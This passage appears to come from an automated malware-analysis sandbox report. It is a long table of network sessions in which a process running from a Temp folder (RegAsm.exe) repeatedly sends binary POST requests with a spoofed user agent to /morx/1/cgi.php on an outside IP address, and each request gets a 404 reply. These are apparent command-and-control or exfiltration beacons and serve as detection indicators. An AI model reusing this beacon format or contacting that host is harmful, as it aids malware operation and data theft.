Jan 5, 2021 19:06:14.168911934 CET	1164	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:13 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
170	192.168.2.22	49337	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
171	192.168.2.22	49338	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
172	192.168.2.22	49339	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
173	192.168.2.22	49340	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
174	192.168.2.22	49341	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
175	192.168.2.22	49342	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
176	192.168.2.22	49343	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
177	192.168.2.22	49344	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
178	192.168.2.22	49345	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
179	192.168.2.22	49346	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.22	49185	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:14.391398907 CET	1165	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:14.558085918 CET	1166	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:13 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
180	192.168.2.22	49347	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
181	192.168.2.22	49348	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
182	192.168.2.22	49349	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
183	192.168.2.22	49350	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
184	192.168.2.22	49351	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
185	192.168.2.22	49352	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
186	192.168.2.22	49353	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
187	192.168.2.22	49354	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
188	192.168.2.22	49355	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
189	192.168.2.22	49356	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.22	49186	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:14.788464069 CET	1166	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:14.954180002 CET	1167	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:14 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
190	192.168.2.22	49357	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
191	192.168.2.22	49358	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
192	192.168.2.22	49359	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:08.163208961 CET	1144	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 176 Connection: close
Jan 5, 2021 19:06:08.331588984 CET	1145	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:07 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 15 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.22	49187	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:15.165872097 CET	1168	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:15.352806091 CET	1168	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:14 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.22	49188	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:15.552401066 CET	1169	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:15.734059095 CET	1170	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:14 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.22	49189	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:15.960354090 CET	1170	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:16.139384985 CET	1171	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:15 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.22	49190	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:16.358508110 CET	1172	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:16.531882048 CET	1172	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:15 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.22	49191	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:16.795878887 CET	1173	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:16.967212915 CET	1174	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:16 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.22	49192	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:17.183871031 CET	1174	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:17.344388008 CET	1175	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:16 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.22	49193	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:17.566776991 CET	1176	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:17.726876020 CET	1176	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:16 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.22	49194	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:17.949146032 CET	1177	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:18.134409904 CET	1178	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:17 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.22	49195	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:18.364453077 CET	1178	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:18.531193972 CET	1179	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:17 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.22	49196	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:18.788238049 CET	1180	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:18.959882975 CET	1180	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:18 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:08.473301888 CET	1145	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:08.645122051 CET	1146	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:07 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.22	49197	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:19.176156998 CET	1181	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:19.341244936 CET	1182	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:18 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.22	49198	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:19.576040030 CET	1182	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:19.751715899 CET	1183	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:18 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.22	49199	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:19.958724022 CET	1184	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:20.125689983 CET	1184	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:19 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.22	49200	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:20.390921116 CET	1185	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:20.569029093 CET	1186	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:19 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.22	49201	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:20.950520992 CET	1186	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:21.111865044 CET	1187	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:20 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.22	49202	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:21.679579973 CET	1188	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:21.837781906 CET	1188	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:20 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.22	49203	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:22.303822041 CET	1189	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:22.484252930 CET	1190	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:21 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.22	49204	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:22.694391966 CET	1190	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:22.877247095 CET	1191	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:21 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.22	49205	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:23.094146967 CET	1192	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:23.267446041 CET	1192	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:22 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.22	49206	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:23.470458031 CET	1193	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:23.640826941 CET	1194	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:22 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
Jan 5, 2021 19:06:08.887025118 CET	1147	OUT	POST /morx/1/cgi.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 185.206.215.56 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 598F9AF4 Content-Length: 149 Connection: close
Jan 5, 2021 19:06:09.065680027 CET	1147	IN	HTTP/1.0 404 Not Found Date: Tue, 05 Jan 2021 18:06:08 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 X-Powered-By: PHP/5.6.40 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.22	49207	185.206.215.56	80	C:\Users\user\AppData\Local\Temp\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
